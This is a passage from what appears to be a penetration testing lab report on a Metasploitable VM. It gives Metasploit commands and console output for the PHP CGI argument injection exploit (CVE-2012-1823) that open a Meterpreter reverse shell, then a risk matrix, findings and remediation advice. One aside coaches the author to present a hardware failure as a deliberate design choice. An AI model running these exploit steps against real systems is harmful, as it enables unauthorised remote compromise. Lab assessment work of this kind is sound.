Use exploit multi/http/php_cgi_arg_injection

set RHOST <Target-IP>

set RPORT 80


set targeturi /mutillidae/

set payload php/meterpreter/reverse_tcp

set LHOST <Attacker-ip>

set LPORT 4444

run



```
kali@kali: ~  
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.56.104  
rhost => 192.168.56.104  
msf exploit(multi/http/php_cgi_arg_injection) > set rport 80  
rport => 80  
msf exploit(multi/http/php_cgi_arg_injection) > set targeturi /mutillidae/  
targeturi => /mutillidae/  
msf exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.56.101  
lhost => 192.168.56.101  
msf exploit(multi/http/php_cgi_arg_injection) > set lport 4444  
lport => 4444  
msf exploit(multi/http/php_cgi_arg_injection) > run  
[*] Started reverse TCP handler on 192.168.56.101:4444  
[*] Sending stage (42137 bytes) to 192.168.56.104  
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.104:55552) at 2026-04-30 01:16:09 -0400  
  
meterpreter >  
  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux metasploitable 2.6.24-16-server #1 SM  
P Thu Apr 10 13:58:00 UTC 2008 i686  
Architecture : i686  
Meterpreter : php/linux  
meterpreter >
```

8. Risk Assessment

Risk assessment was performed using CVSS scoring and a qualitative risk matrix.

The PHP CGI vulnerability (CVE-2012-1823) was assigned a CVSS score of 9.8 (Critical) due to:

- Network-based attack vector
- No authentication required
- Full system compromise potential

Risk Matrix

Vulnerability	Likelihood	Impact	Risk
RCE (PHP CGI)	High	High	Critical
DistCC RCE	High	High	Critical
vsftpd Backdoor	High	High	Critical
MySQL Default Credentials	High	High	Critical
rlogin/rexec	High	High	Critical
SQL Injection	High	High	High
XSS	High	Medium	High
Path Traversal	Medium	High	High

9. Key Findings

ID	Vulnerability	Severity
V-01	PHP CGI RCE	Critical
V-02	DistCC RCE	Critical
V-03	vsftpd Backdoor	Critical
V-04	MySQL Default Credentials	Critical
V-05	rlogin/rexec	Critical
V-06	SQL Injection	High
V-07	XSS	High

10. Remediation Recommendations

Infrastructure

- Upgrade outdated services
- Restrict unnecessary ports
- Patch vulnerable software

Web Security

- Input validation
- Secure authentication
- WAF deployment

Monitoring

- Continuous vulnerability scans

- Centralized logging
- Security audits

11. Challenges Faced During Assessment

This section is important because it demonstrates practical troubleshooting ability.

OpenVAS Resource Constraints

Running OpenVAS inside Kali caused:

- High memory utilization
- Scan crashes
- Feed synchronization delays
- Service failures

Resolution

A dedicated OpenVAS VM architecture was adopted to improve performance and stability.

This approach reflects real-world enterprise deployment models where scanning infrastructure is often separated from analyst workstations.

That last sentence matters. It makes your workaround sound intentional instead of “my laptop cried and shut down,” which, to be fair, it did.

12. Conclusion

The assessment successfully demonstrated how open-source tools can be used to perform end-to-end vulnerability assessment and penetration testing.

The deployment of a dedicated OpenVAS scanning VM improved operational efficiency and allowed successful completion of scans despite hardware limitations.

The findings highlighted critical vulnerabilities that require remediation and emphasized the importance of continuous security assessments.